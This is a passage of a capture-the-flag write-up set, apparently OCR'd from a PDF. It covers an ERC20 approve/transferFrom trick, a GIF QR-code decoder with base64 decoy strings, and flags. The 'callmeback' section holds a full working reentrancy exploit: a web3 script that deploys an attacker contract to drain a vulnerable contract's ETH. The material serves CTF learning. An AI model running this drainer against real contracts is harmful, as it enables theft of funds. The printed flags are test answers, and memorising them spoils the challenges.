
Run:

```
python exploit_naughtcoin.py
```

What it does (one line): PLAYER approves the attacker for full token balance, attacker calls transferFrom to drain the PLAYER, then attacker calls solve().




Run the script, then return to your nc session and select option 3 to retrieve the flag if isSolved() is true.



FLAG:QnQSec{gr3at_j0b_y0u_l3arn7_4b0u7_3rc20_t0k3n5}

callmeback

Author: x0rc1ph3r



Summary

One-line: Yeah, this challenge is almost the same as the Timelock challenge.

Quick Recon

- Input/endpoint/file:(example) `GET /login`, `download challenge.bin`

Exploit

withdraw() sends ETH to msg.sender **before** subtracting balances[msg.sender]. That allows a receiver contract to re-enter withdraw() during the transfer and call it repeatedly while the vulnerable contract's balance and sender's recorded balance haven't yet been reduced. Reenter until the target is drained. After

draining, forward the stolen ETH back to the PLAYER (we use selfdestruct(player) in the attacker for a reliable transfer). Once the EOA PLAYER has >10 ETH, call Challenge.solve().

So we use this solver script:

solver.py

```
import os, sys, time
from decimal import Decimal
from dotenv import load_dotenv
from web3 import Web3
from eth_account import Account
import solcx

load_dotenv()

RPC_URL = os.getenv("RPC_URL")
PLAYER_PK = os.getenv("PLAYER_PK")
CHALLENGE_ADDR = os.getenv("CHALLENGE_ADDR")
DONATE_WEI = os.getenv("DONATE_WEI") # optional

if not all([RPC_URL, PLAYER_PK, CHALLENGE_ADDR]):
   print("Missing env. Set RPC_URL, PLAYER_PK, CHALLENGE_ADDR in
.env")
   sys.exit(1)

try:
   solcx.install_solc('0.6.2')
except Exception:
   pass
solcx.set_solc_version('0.6.2')

w3 = Web3(Web3.HTTPProvider(RPC_URL, request_kwargs={"timeout":
30}))
if not w3.is_connected():
   raise SystemExit("Cannot connect to RPC")

player = Account.from_key(PLAYER_PK)
chain_id = w3.eth.chain_id
```

```
gas_price = w3.eth.gas_price

print("[*] RPC:", RPC_URL)
print("[*] Player:", player.address)
print("[*] Challenge:", CHALLENGE_ADDR)
print(f"[*] chain_id: {chain_id}, gas_price: {gas_price}")

def to_ck(a):
   return Web3.to_checksum_address(a) if hasattr(Web3,
"to_checksum_address") else Web3.toChecksumAddress(a)

def sign_and_send(tx, signer):
   if hasattr(signer, "sign_transaction"):
       signed = signer.sign_transaction(tx)
   else:
       signed = Account.sign_transaction(tx, signer)
   raw = getattr(signed, "rawTransaction", None) or getattr(signed,
"raw_transaction", None)
   if raw is None:
       raise RuntimeError("Signed tx has no raw field")
   txh = w3.eth.send_raw_transaction(raw)
   print("  -> tx sent:", txh.hex())
   rec = w3.eth.wait_for_transaction_receipt(txh, timeout=180)
   return rec

challenge_abi = [

{"inputs":[],"name":"CONTRACT","outputs":[{"internalType":"address",
"name":"","type":"address"}],"stateMutability":"view","type":"functi
on"},

{"inputs":[],"name":"solve","outputs":[],"stateMutability":"nonpayab
le","type":"function"},

{"inputs":[],"name":"isSolved","outputs":[{"internalType":"bool","na
me":"","type":"bool"}],"stateMutability":"view","type":"function"}
]
challenge = w3.eth.contract(to_ck(CHALLENGE_ADDR),
abi=challenge_abi)
```

```
try:
   target = to_ck(challenge.functions.CONTRACT().call())
except Exception as e:
   print("Failed to read CONTRACT():", e); sys.exit(1)

print("[*] CallMeBack target:", target)
print("[*] Balances (ETH): player",
w3.from_wei(w3.eth.get_balance(player.address),'ether'),
     " target", w3.from_wei(w3.eth.get_balance(target),'ether'))

if DONATE_WEI:
   donation = int(DONATE_WEI)
else:
   gas_margin = w3.to_wei(0.05, "ether")
   player_bal = w3.eth.get_balance(player.address)
   target_bal = w3.eth.get_balance(target)
   donation = int(min(max(0, player_bal - gas_margin), target_bal,
w3.to_wei(5, "ether")))
if donation <= 0:
   print("Insufficient funds for donate+gas"); sys.exit(1)
print("[*] Donation chosen (ETH):", w3.from_wei(donation, "ether"))

attacker_src = r'''
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.2;
interface ICallMeBack {
   function donate() external payable;
   function withdraw(uint256 _amount) external;
   function balanceOf(address _who) external view returns (uint256);
}
contract Attacker {
   ICallMeBack public target;
   address payable public player;
   uint256 public donated;
   constructor(address _target, address payable _player) public {
       target = ICallMeBack(_target);
       player = _player;
   }
   receive() external payable {
```

```
        uint256 tbal = address(target).balance;
        if (tbal >= donated && donated > 0) {
            target.withdraw(donated);
        }
    }
    function attack() external payable {
        require(msg.value > 0, "send some ether to donate");
        donated = msg.value;
        target.donate{value: donated}();
        target.withdraw(donated);
        selfdestruct(player);
    }
}
'''

print("[*] Compiling Attacker...")
compiled = solcx.compile_source(attacker_src,
output_values=['abi','bin'])
k = list(compiled.keys())[0]
att_abi = compiled[k]['abi']
att_bin = compiled[k]['bin']

Att = w3.eth.contract(abi=att_abi, bytecode=att_bin)
ctor = Att.constructor(to_ck(target), to_ck(player.address))
ctor_builder = "build_transaction" if hasattr(ctor,
"build_transaction") else "buildTransaction"
construct_tx = getattr(ctor, ctor_builder)({
    "chainId": chain_id, "from": player.address,
    "nonce": w3.eth.get_transaction_count(player.address),
    "gas": 900000, "gasPrice": gas_price
})
print("[*] Deploying Attacker contract...")
r = sign_and_send(construct_tx, PLAYER_PK)
if not getattr(r, "contractAddress", None):
    print("Deploy failed:", r); sys.exit(1)
attacker_addr = r.contractAddress
print("[+] Attacker deployed at:", attacker_addr)

att_contract = w3.eth.contract(address=attacker_addr, abi=att_abi)
```

```
print("[*] Pre-attack ETH: target",
w3.from_wei(w3.eth.get_balance(target),'ether'),
     " attacker",
w3.from_wei(w3.eth.get_balance(attacker_addr),'ether'),
     " player",
w3.from_wei(w3.eth.get_balance(player.address),'ether'))

func = att_contract.functions.attack()
func_builder = "build_transaction" if hasattr(func,
"build_transaction") else "buildTransaction"
tx_attack = getattr(func, func_builder)({
   "chainId": chain_id,
   "from": player.address,
   "nonce": w3.eth.get_transaction_count(player.address),
   "gas": 900000,
   "gasPrice": gas_price,
   "value": donation
})
print("[*] Running attack (this will selfdestruct attacker -> player
after done)...")
r2 = sign_and_send(tx_attack, PLAYER_PK)
print("[+] Attack tx status:", r2.status)

time.sleep(1)
print("[*] Post-attack ETH balances: target",
w3.from_wei(w3.eth.get_balance(target),'ether'),
     " player",
w3.from_wei(w3.eth.get_balance(player.address),'ether'))

try:
   solve_fn = challenge.functions.solve()
   sbuilder = "build_transaction" if hasattr(solve_fn,
"build_transaction") else "buildTransaction"
   tx_solve = getattr(solve_fn, sbuilder)({
       "chainId": chain_id,
       "from": player.address,
       "nonce": w3.eth.get_transaction_count(player.address),
       "gas": 200000,
```


```
        "gasPrice": gas_price
    })
    print("[*] Calling Challenge.solve() from player...")
    r3 = sign_and_send(tx_solve, PLAYER_PK)
    print("[+] solve tx status:", r3.status)
except Exception as e:
    print("solve() call failed (you can call manually):", e)

try:
    solved = challenge.functions.isSolved().call()
    print("[+] isSolved():", solved)
except Exception as e:
    print("Cannot read isSolved():", e)

print("\n-- DONE --\nIf player's ETH > 10 ETH or isSolved() == True,
return to nc and choose option 3 to get the flag.")
```

.env.example

```
RPC_URL=http://istance/main
PLAYER_PK=0x<player_private_key>
CHALLENGE_ADDR=0x<challenge_contract_address>
```

What it does: solver.py is an automated exploit for the **CallMeBack challenge**. It **compiles and deploys an attacker contract**, performs a **reentrancy attack to drain ETH from the vulnerable CallMeBack contract into the PLAYER account**, then attempts to call **Challenge.solve()** (which requires the PLAYER to hold >10 ETH). It prints pre/post balances and whether the challenge is solved.

solver.py example:




FLAG:QnQSec{r33ntr4nt_c4llb4ck_1s_fun_4nd_3asy_t0_3xpl01t}

[Misc]

Feedback

Author: -



Summary

One-line summary: just giving feedback lmao

Quick Recon

-


Exploit

just giving feedback

FLAG:QnQSec{Th4nk5_F0r_P4rt1c1p4t1ng_4nd_Sh4r1ng_Fe3db4ck!}

Catch Me

Author: x.two



Summary

One-line summary: vuln + technique + flag.

Quick Recon

- Input/endpoint/file:(example) `GET /login`, `download challenge.bin`

Exploit

In this challenge, we were given a qrs.zip file containing a GIF file/qrs.gif. This challenge was simple: we had to scan every frame of the GIF. Since there were many frames, we created a solver using Python.

solver.py:

```
import os
import sys
import argparse
import csv
from collections import defaultdict
from PIL import Image, ImageSequence
import numpy as np
import cv2
from pyzbar import pyzbar


def pil_to_cv2(img_pil):
    arr = np.array(img_pil.convert('RGBA'))
    if arr.shape[2] == 4:
        alpha = arr[:, :, 3:] / 255.0
        arr[:, :, :3] = arr[:, :, :3] * alpha + (1 - alpha) * 255
        arr = arr[:, :, :3]
    img_bgr = cv2.cvtColor(arr.astype('uint8'), cv2.COLOR_RGB2BGR)
    return img_bgr


def decode_with_pyzbar(image_cv):
    decoded = pyzbar.decode(image_cv)
    results = []
    for d in decoded:
        text = d.data.decode('utf-8', errors='replace')
        typ = d.type
        (x, y, w, h) = d.rect
        results.append({
            'data': text,
            'type': typ,
            'rect': (x, y, w, h)
        })
    return results


def try_decode_strategies(frame_cv):
    found = []
    found.extend(decode_with_pyzbar(frame_cv))
```

```
    h, w = frame_cv.shape[:2]
    for scale in (1.5, 2.0, 3.0):
        nh, nw = int(h * scale), int(w * scale)
        big = cv2.resize(frame_cv, (nw, nh),
interpolation=cv2.INTER_LINEAR)
        found.extend(decode_with_pyzbar(big))

    gray = cv2.cvtColor(frame_cv, cv2.COLOR_BGR2GRAY)
    thr = cv2.adaptiveThreshold(gray, 255,
cv2.ADAPTIVE_THRESH_GAUSSIAN_C,
                                cv2.THRESH_BINARY, 25, 10)
    thr_bgr = cv2.cvtColor(thr, cv2.COLOR_GRAY2BGR)
    found.extend(decode_with_pyzbar(thr_bgr))

    for angle in (90, 180, 270):
        M = cv2.getRotationMatrix2D((w/2, h/2), angle, 1.0)
        rot = cv2.warpAffine(frame_cv, M, (w, h),
borderMode=cv2.BORDER_REPLICATE)
        found.extend(decode_with_pyzbar(rot))
        for scale in (1.5, 2.0):
            nh, nw = int(h * scale), int(w * scale)
            bigr = cv2.resize(rot, (nw, nh),
interpolation=cv2.INTER_LINEAR)
            found.extend(decode_with_pyzbar(bigr))

    uniq = {}
    for r in found:
        key = (r['data'], r['type'])
        if key not in uniq:
            uniq[key] = r
    return list(uniq.values())


def annotate_and_save(frame_cv, results, out_path, prefix, frame_idx):
    img = frame_cv.copy()
    for i, r in enumerate(results):
        x, y, w, h = r['rect']
        cv2.rectangle(img, (x, y), (x+w, y+h), (0, 255, 0), 2)
        label = (r['data'][:60] + '...') if len(r['data']) > 60 else
r['data']
```

```
        cv2.putText(img, label, (x, max(15, y-6)),
cv2.FONT_HERSHEY_SIMPLEX, 0.5, (0,0,0), 3, cv2.LINE_AA)
        cv2.putText(img, label, (x, max(15, y-6)),
cv2.FONT_HERSHEY_SIMPLEX, 0.5, (255,255,255), 1, cv2.LINE_AA)
    fname = os.path.join(out_path, f"{prefix}_frame{frame_idx:04d}.png")
    cv2.imwrite(fname, img)
    return fname


def process_gif(infile, outdir, save_annotated=True, max_frames=None):
    os.makedirs(outdir, exist_ok=True)
    img = Image.open(infile)
    results_all = []
    unique_texts = set()
    per_frame_found = defaultdict(list)

    frames = []
    for i, frame in enumerate(ImageSequence.Iterator(img)):
        frames.append(frame.copy())
        if max_frames and i+1 >= max_frames:
            break

    total = len(frames)
    print(f"Frames to scan: {total}")

    for idx, frame in enumerate(frames):
        frame_cv = pil_to_cv2(frame)
        found = try_decode_strategies(frame_cv)
        if found:
            for r in found:
                results_all.append({
                    'frame': idx,
                    'data': r['data'],
                    'type': r['type'],
                    'rect': r['rect']
                })
                unique_texts.add(r['data'])
                per_frame_found[idx].append(r)
            if save_annotated:
                annotate_and_save(frame_cv, found, outdir,
os.path.splitext(os.path.basename(infile))[0], idx)
```

```
        if (idx+1) % 50 == 0 or idx == total-1:
            print(f"Scanned {idx+1}/{total} frames, total decoded so
far: {len(results_all)}")

    csv_path = os.path.join(outdir, 'decoded_qr.csv')
    with open(csv_path, 'w', newline='', encoding='utf-8') as f:
        writer = csv.writer(f)
        writer.writerow(['frame', 'type', 'data', 'rect_x', 'rect_y',
'rect_w', 'rect_h'])
        for r in results_all:
            x, y, w, h = r['rect']
            writer.writerow([r['frame'], r['type'], r['data'], x, y, w,
h])

    txt_path = os.path.join(outdir, 'decoded_unique.txt')
    with open(txt_path, 'w', encoding='utf-8') as f:
        for t in sorted(unique_texts):
            f.write(t + '\n')

    print(f"Done. Total decodes: {len(results_all)}. Unique:
{len(unique_texts)}")
    print(f"CSV -> {csv_path}")
    print(f"Unique txt -> {txt_path}")
    return csv_path, txt_path, per_frame_found


def main():
    parser = argparse.ArgumentParser(description='GIF QR solver (scan
many frames, decode many QRs)')
    parser.add_argument('-i', '--input', required=True, help='input GIF
file')
    parser.add_argument('-o', '--out', required=True, help='output dir')
    parser.add_argument('--no-annotate', dest='annotate',
action='store_false', help='do not save annotated frames')
    parser.add_argument('--max-frames', type=int, default=None,
help='max frames to process (for testing)')
    args = parser.parse_args()

    if not os.path.isfile(args.input):
        print('Input file not found', args.input)
        sys.exit(1)
```

```
    process_gif(args.input, args.out, save_annotated=args.annotate,
max_frames=args.max_frames)


if __name__ == '__main__':
    main()
```

This script extracts each frame from the GIF file and generates decoded_unique.txt. From decoded_unique, we can see that it contains several decryption results from base64.

Decoded_unique.txt:

```
NDA0LWZsYWctbm90LWZvdW5k
NDA0LWZsYWctbm90LWZvdW5kIDcyMzQ=
NDA0LWZsYWctbm90LWZvdW5kIDk=
NDA0LWZsYWctbm90LWZvdW5kIDkw
UW5RU2Vje0M0VENIX00zXzFGX1kwVV9DNE59
YWxtb3N0IHRoZXJl
YWxtb3N0IHRoZXJlIDMxOA==
YWxtb3N0IHRoZXJlIDU0
YWxtb3N0IHRoZXJlIDU3Mg==
YWxtb3N0IHRoZXJlIDc=
YWxtb3N0X2ZsYWdfYnV0X25v
YWxtb3N0X2ZsYWdfYnV0X25vIDEzMzE=
YWxtb3N0X2ZsYWdfYnV0X25vIDc=
YWxtb3N0X2ZsYWdfYnV0X25vIDg3NA==
YmV0dGVyIGx1Y2sgbmV4dCB0aW1l
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDA5Nzg=
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDM2NDA=
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDU=
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDUxMTE=
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDc0MTc=
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDc=
YmV0dGVyIGx1Y2sgbmV4dCB0aW1lIDg=
ZG9feW91X2V2ZW5fc2Nhbg==
ZG9feW91X2V2ZW5fc2NhbiA0MA==
ZG9feW91X2V2ZW5fc2NhbiA3NzEw
ZG9feW91X2V2ZW5fc2NhbiA4NQ==
```

```
ZG9feW91X2V2ZW5fc2NhbiAw
ZGVjb3lfcGF5bG9hZF8x
ZGVjb3lfcGF5bG9hZF8xIDI=
ZGVjb3lfcGF5bG9hZF8y
ZGVjb3lfcGF5bG9hZF8yIDEwNg==
ZGVjb3lfcGF5bG9hZF8yIDQ0
ZGVjb3lfcGF5bG9hZF8z
ZGVjb3lfcGF5bG9hZF8zIDA2
ZGVjb3lfcGF5bG9hZF8zIDQ=
ZmFsc2VfcG9zaXRpdmU=
ZmFsc2VfcG9zaXRpdmUgMQ==
ZmxhZ3tub3RfcmVhbH0=
ZmxhZ3tub3RfcmVhbH0gMQ==
ZmxhZ3tub3RfcmVhbH0gNjA2
ZmxhZ3tub3RfcmVhbH0gOA==
ZmxhZ3tub3RfcmVhbH0gODE=
ZmxhZ3tub3RfcmVhbH0gOTA0Mw==
a2VlcCBndWVzc2luZw==
a2VlcCBndWVzc2luZyA1Mjc=
a2VlcCBndWVzc2luZyA1Mjk=
a2VlcCBndWVzc2luZyA2MQ==
a2VlcCBndWVzc2luZyA4MA==
a2VlcCBndWVzc2luZyA4NTAw
a2VlcCBndWVzc2luZyAyMjM0
bG9vayBoYXJkZXI=
bG9vayBoYXJkZXIgMTM=
bG9vayBoYXJkZXIgOTg0
bWF5YmUgbmV4dCB0aW1l
bWF5YmUgbmV4dCB0aW1lIDA0NA==
bWF5YmUgbmV4dCB0aW1lIDA4
bWF5YmUgbmV4dCB0aW1lIDc=
bWF5YmUgbmV4dCB0aW1lIDg5NQ==
bm90IHRoaXMgb25l
bm90IHRoaXMgb25lIDA1NDM=
bm90IHRoaXMgb25lIDIw
bm90IHRoaXMgb25lIDcx
bm90IHRoaXMgb25lIDg3
bm90X3RoZV9mbGFnX3lvdV9zZWVr
bm90X3RoZV9mbGFnX3lvdV9zZWVrIDIyNjY=
bm90X3RoZV9mbGFnX3lvdV9zZWVrIDU0OA==
bm90X3RoZV9mbGFnX3lvdV9zZWVrIDk0NQ==
```

```
bm90X3RoZV9mbGFnX3lvdV9zZWVrIDk5MA==
bm9wZQ==
bm9wZSA0NTM=
bm9wZSA2ODIy
bmljZSB0cnk=
bmljZSB0cnkgMTg=
bmljZSB0cnkgMzA1
bmljZSB0cnkgMzA=
bmljZSB0cnkgNjE4
bmljZSB0cnkgOA==
bmljZSB0cnkgODc=
c2VhcmNoIGVsc2V3aGVyZQ==
c2VhcmNoIGVsc2V3aGVyZSA0
c2VhcmNoIGVsc2V3aGVyZSA2OTI=
c2VhcmNoIGVsc2V3aGVyZSAyODU5
c3RpbGwgbm90aGluZyBoZXJl
c3RpbGwgbm90aGluZyBoZXJlIDA0OQ==
c3RpbGwgbm90aGluZyBoZXJlIDE3MQ==
c3RpbGwgbm90aGluZyBoZXJlIDM0Ng==
d3JvbmdfdHVybg==
d3JvbmdfdHVybiA0MzA=
d3JvbmdfdHVybiA2NjU=
d3JvbmdfdHVybiA2Njc4
d3JvbmdfdHVybiA3
d3JvbmdfdHVybiAy
dGhpcyBpcyBub3QgYSBmbGFn
dGhpcyBpcyBub3QgYSBmbGFnIDM=
dGhpcyBpcyBub3QgYSBmbGFnIDY2OTI=
dGhpcyBpcyBub3QgYSBmbGFnIDc2
dHJ5IGFnYWluIGxhdGVy
dHJ5IGFnYWluIGxhdGVyIDA2NzM=
dHJ5IGFnYWluIGxhdGVyIDI2MjQ=
dHJ5IGFnYWluIGxhdGVyIDQ=
